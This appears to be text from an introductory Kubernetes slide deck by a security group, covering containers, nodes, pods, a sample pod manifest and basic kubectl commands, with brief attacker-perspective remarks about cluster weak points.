Recipes for Screwing Up,
Trying Again, and Hitting
It Out of the Park

KUBERNETES BASICS


WITH GRAHAM

LOW ORBIT SECURITY


VMs -> Containers

- Old: VMs
- New: Containers

Virtual Machines



Containers



Containers Enable: Microservice Architectures


Microservice: A software development pattern that breaks large (monolithic) applications into smaller, independent services.

Pros

- Scaling
- Easier Updates
- Decreased Dependency Hell

Cons

- Complexity
- Complexity
- Complexity
- Complexity
- Complexity
- Complexity
- Complexity
- Complexity
- Complexity
- Complexity





Kubernetes

Orchestrate the containers
hosting microservices

Scale


Automatically scale resources based on demand.
Did you go viral on social media?

Your front end is about to get hammered,
Kubernetes will deploy more containers with
the front end service

Maintain

Did a pod crash because someone has been
fuzzing it? Automatically restart it.





Components of Kubernetes Infrastructure

Nodes: Worker & Control


Control Nodes

- The 🧠 of a cluster
- API Server: Brokers communication you and the cluster.
 - The front door. Try a window.
- ETCD: Stores the state of the cluster.
 - Control ETCD, Control the cluster


Worker Nodes

- The ❤️ of the cluster
- Nodes are the compute resource for Pods
- Container breakout lands an attacker on a node.
 - Typically leads to full cluster compromise

ctlnode-1 Ubuntu 24.04




Node-1: Ubuntu 24.04



Pods

- A logical container for your containers
- Pods can contain 1 or more containers
- Pods run on nodes
- Treat as ephemeral
- Smallest “unit” of Kubernetes
 - This is your “landing zone” for RCE
- It's pods all the way down...
 - This has logging implications...

Node-1: Ubuntu 24.04



Pods

- Walking through a pod manifest
- This is stripped down
 - In production, you won't see very many Pod manifests
 - ReplicaSets
 - Deployments

```
1  apiVersion: v1
2  kind: Pod
3  metadata:
4    name: my-first-pod
5    labels:
6      app: my-web-app
7      environment: development
8  spec:
9    containers:
10     - name: web-container
11       image: nginx:latest # Or any other image you want to use
```


Pods

- Walking through a pod manifest
- This is stripped down
 - In production, you won't see very many Pod manifests
 - ReplicaSets
 - Deployments

```
1  apiVersion: v1
2  kind: Pod
3  metadata:
4    name: my-first-pod
5    labels:
6      app: my-web-app
7      environment: development
8  spec:
9    containers:
10     - name: web-container
11       image: nginx:latest # Or any other image you want to use
12       ports:
13         - containerPort: 80 # The port the container exposes
14       resources: # Optional: Define resource requests and limits
15         requests:
16           cpu: 100m
17           memory: 256Mi
18         limits:
19           cpu: 200m
20           memory: 512Mi
21       volumeMounts: # Example: Mounting a volume
22         - name: data-volume
23           mountPath: /var/www/html
24     - name: sidecar-container # Example: A sidecar container
25       image: busybox:latest
26       command: ["sh", "-c", "while true; do echo 'Hello from sidecar!'; sleep 10s; done"]
27       volumeMounts: # Example: Mounting the same volume as the main container
28         - name: data-volume
29           mountPath: /data
```

kubectl

- Interact with a cluster
- Uses KubeConfig files for cluster access
 - Think of this file as an AWS access key and secret access key pair*
- kubectl VERB RESOURCE flags
 - kubectl [get|delete|create|describe...] [pod|secret|namespace...]
 - kubectl get pod -> list all the pods (in the default namespace)
 - kubectl get pod -n prod -> list all the pods in the prod namespace
 - kubectl get pod mypod -> get a single pod named mypod
 - kubectl delete pod mypod -> delete the pod "mypod"
 - kubectl describe pod mypod -> get verbose info of a pod (and logs)
 - kubectl get namespace -> list all namespaces
 - kubectl get ns -> list all namespaces




What Does That
Look Like?

